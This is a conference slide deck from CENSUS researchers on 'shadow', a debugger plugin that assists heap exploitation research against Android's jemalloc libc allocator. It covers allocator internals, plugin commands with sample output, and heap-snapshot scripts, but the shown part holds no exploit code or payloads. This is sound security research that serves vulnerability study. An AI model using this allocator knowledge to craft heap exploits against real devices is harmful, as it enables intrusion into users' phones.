CENSUS

IT Security Works

The Shadow over Android

Heap exploitation assistance for Android's libc allocator

INFILTRATE 2017

VASILIS TSAOUSOGLOU
PATROKLOS ARGYROUDIS
CENSUS S.A.

vats@census-labs.com
argp@census-labs.com
www.census-labs.com

Who are we

CENSUS
IT Security Works

- Vasilis - vats
  - Computer security researcher at CENSUS S.A.
  - Vulnerability research, RE, exploit development
  - Focus on Android userland lately, Windows before that

- Patroklos - argp
  - Computer security researcher at CENSUS S.A.
  - Vulnerability research, RE, exploit development
  - Before CENSUS: postdoc at TCD doing netsec
  - Heap exploitation obsession (userland & kernel)

Introduction

- A lot of talks on exploitation techniques nowadays

- We have done some too on exploiting jemalloc targets
  - Standalone jemalloc, Firefox's heap, FreeBSD's libc heap
  - Android's libc heap (this talk ;)

- But this time we will *also* focus on the tools that help us research new exploitation techniques
  - Proper tooling is (usually) half the job (or more)

Outline

- Introduction
  - Previous work on exploiting jemalloc
  - Previous work on Android heap exploitation
  - The Shadow over Android

- jemalloc details and exploitation techniques
  - Memory organization
  - Memory management

Previous work (jemalloc)

CENSUS IT Security Works

- argp's and huku's Phrack paper (2012): exploiting the standalone jemalloc allocator
  - Metadata corruption attacks
  - PoC for FreeBSD's libc (VLC)
- argp's and huku's Black Hat talk (2012): jemalloc metadata corruption attacks in the context of Firefox
- argp's Infiltrate talk (2015): jemalloc/Firefox application-specific exploitation methodologies


Previous work (Android)

- Hanan Be'er's paper on exploiting Stagefright bug CVE-2015-3864
  - Integer overflow leading to heap corruption
- Aaron Adams' paper on exploiting the same bug
- Joshua Drake's Stagefright exploitation work (various talks & papers)
- All the above use techniques from our jemalloc talks and properly reference our work! Thanks guys!

The Shadow over Android

shadow's history

- 2012 - unmask_jemalloc: first version, gdb/Python tool
  - Tested only on Linux and macOS
  - x86 only
- 2015 - shadow: major re-write, modular design
  - Supporting multiple debuggers (gdb, lldb, pykd/WinDBG)
  - Firefox-specific features
  - x86 only
- 2017 - shadow v2: major re-write again
  - Android 6 & 7 libc support
  - AArch64 and ARM32 support
  - Heap snapshot support
  - Added bonus: x86-64 support (Firefox)


debugger required fronted (glue)
gdb_driver
lldb_driver
pykd_driver
core logic (debugger agnostic)
nursery
symbol
util
shadow
jemalloc
debugger depended APIs
gdb_engine
lldb_engine
pykd_engine
gdb
lldb
pykd
debugger provided backend

Design

- Overall design of shadow remains unchanged
- No additional source files
- Parsing implemented in the same functions for both Android and Firefox
- Simplify the debugger engines
- Replace cpickle with pyrsistence

Issues

- Performance
  - Reduce the number of memory accesses
  - Replace all debugger evaluation statements with combinations of: offsetof, sizeof and read_memory
  - Cache debugger engine results
- Non-debug build libc support

Release build libc support

- jemalloc most likely the same across different devices of the same Android version

- Mandatory symbols that are present in non-debug builds:
  - arenas
  - chunks_rtree
  - arena_bin_info

- Configuration files
  - Automatically generated by parsing jemalloc symbols from a debug build bionic libc -- just once
  - We'll try to keep distributing these

pyrsistence

CENSUS
IT Security Works

- A Python extension for managing external memory data structures

- Allows for heap snapshots

- Developed by huku

- *https://github.com/huku-/pyrsistence*

Heap snapshots

- Allows offline heap inspection
  - Use shadow as a standalone script
- Heap parsing scripts
  - Diffing
  - Visualization
- Useful information for fuzzing results

Heap snapshots

CENSUS IT Security Works

- jestore

```
(gdb) jeparse -f
(gdb) jestore /tmp/snapshot1
```

- standalone usage

```
$ python shadow.py /tmp/snapshot1 jeruns -c

listing current runs only
[arena 00 (0x0000007f85680180)] [bins 36]
[run 0x7f6ef81468] [region size 08] [total regions 512] [free regions 250]
[run 0x7f6e480928] [region size 16] [total regions 256] [free regions 051]
[run 0x7f6db81888] [region size 32] [total regions 128] [free regions 114]
...
```

Heap snapshots

- Parsing scripts

```
import jemalloc

heap = jemalloc.jemalloc("/tmp/snapshot1")
for chunk in heap.chunks:
    print "chunk @ 0x%x" % chunk.addr
```

```
$ python print_chunks.py
chunk @ 0x7f6d240000
chunk @ 0x7f6db00000
chunk @ 0x7f6db40000
chunk @ 0x7f6db80000
chunk @ 0x7f6dbc0000
...
```

The jemalloc allocator

- A bitmap allocator designed primarily for performance (and not memory utilization)
  - Probably main reason it has been so widely adopted
  - FreeBSD libc, Firefox, Android libc, MySQL, Redis
  - Internally used at Facebook

- Design principles
  - Minimize metadata overhead (less than 2%)
  - Thread-specific caching to avoid synchronization
  - Avoid fragmentation via contiguous allocations
  - Simplicity and performance (predictability ;)

Android's jemalloc

- jemalloc upstream

Android 6	~~3.6.0-129-g3cae39166d1fc58873c5df3c0c96b45d49cb5778~~ 4.0.0 *<u>in reality</u>*
Android 7	4.1.0-4-g33184bf69813087bf1885b0993685f9d03320c69

- Android specific changes are enclosed in #ifdef blocks or /* Android change */ comments

```
#if defined(__ANDROID__)
        /* … */
#endif
```

```
/* ANDROID change */
/* … */
/* End ANDROID change */
```

Android.mk

- Limited to two arenas


- Thread caches are enabled

```
jemalloc_common_cflags += \
    -DANDROID_MAX_ARENAS=2 \
    -DJEMALLOC_TCACHE \
    -DANDROID_TCACHE_NSLOTS_SMALL_MAX=8 \
    -DANDROID_TCACHE_NSLOTS_LARGE=16 \
```

- *Note:* In this talk we assume we are on AArch64

Memory organisation

CENSUS
IT Security Works



Regions

- End user memory areas returned by malloc()
- Same-sized objects contiguous in memory
- No inline metadata
- Divided into three classes according to their size:
  1. Small
  2. Large
  3. Huge

Regions size classes

- Small
  - Up to 14336 (0x3800) bytes
- Large
  - Up to 0x3E000 bytes (Android 6)
- Huge
  - > 0x3E000 bytes (Android 6)

Small size classes


- jebininfo

```
(gdb) jebininfo
[bin 00] [region size 008] [run size 04096] [nregs 0512]
[bin 01] [region size 016] [run size 04096] [nregs 0256]
[bin 02] [region size 032] [run size 04096] [nregs 0128]
[bin 03] [region size 048] [run size 12288] [nregs 0256]
[bin 04] [region size 064] [run size 04096] [nregs 0064]
[bin 05] [region size 080] [run size 20480] [nregs 0256]
[bin 06] [region size 096] [run size 12288] [nregs 0128]
[bin 07] [region size 112] [run size 28672] [nregs 0256]
...
```

- jesize

```
(gdb) jesize 24
[bin 02] [region size 032] [run size 04096] [nregs 0128]
```

Small regions




Small regions

```
(gdb) jerun 0x7f931c0628
[region 000] [used] [0x0000007f931cc000] [0x0000000070957cf8]
[region 001] [used] [0x0000007f931cc008] [0x0000000070ea78b0]
[region 002] [used] [0x0000007f931cc010] [0x0000000070ec2868]
[region 003] [used] [0x0000007f931cc018] [0x0000000070f0322c]

...

(gdb) x/4gx 0x7f931cc000
0x7f931cc000:    0x0000000070957cf8    0x0000000070ea78b0
0x7f931cc010:    0x0000000070ec2868    0x0000000070f0322c

 ...
```

Runs

- Containers of regions
- Is a set of one or more contiguous pages
- Used to host small/large regions
- No inline metadata

Small run


run
region
region
malloc()
thread
region
region
region
region

Runs

CENSUS IT Security Works

- jerun -m


```
(gdb) jerun -m 0x7f82e40508
[region 000] [used] [0x7f82e49000] [0x0000007f995ac2c0] [0x40 region]
[region 001] [used] [0x7f82e49070] [0x0000007f00000001]
[region 002] [used] [0x7f82e490e0] [0x0000007f9c7c7940] [libandroidfw.so + 0x4a940]
[region 003] [used] [0x7f82e49150] [0x662f737400000001]
[region 004] [used] [0x7f82e491c0] [0x0000007f9b11b110] [libhwui.so + 0xa5110]
[region 005] [used] [0x7f82e49230] [0x0000007f9c53a6d0] [libskia.so + 0x4bd6d0]
[region 006] [used] [0x7f82e492a0] [0x0000000000000000]
```

Chunks

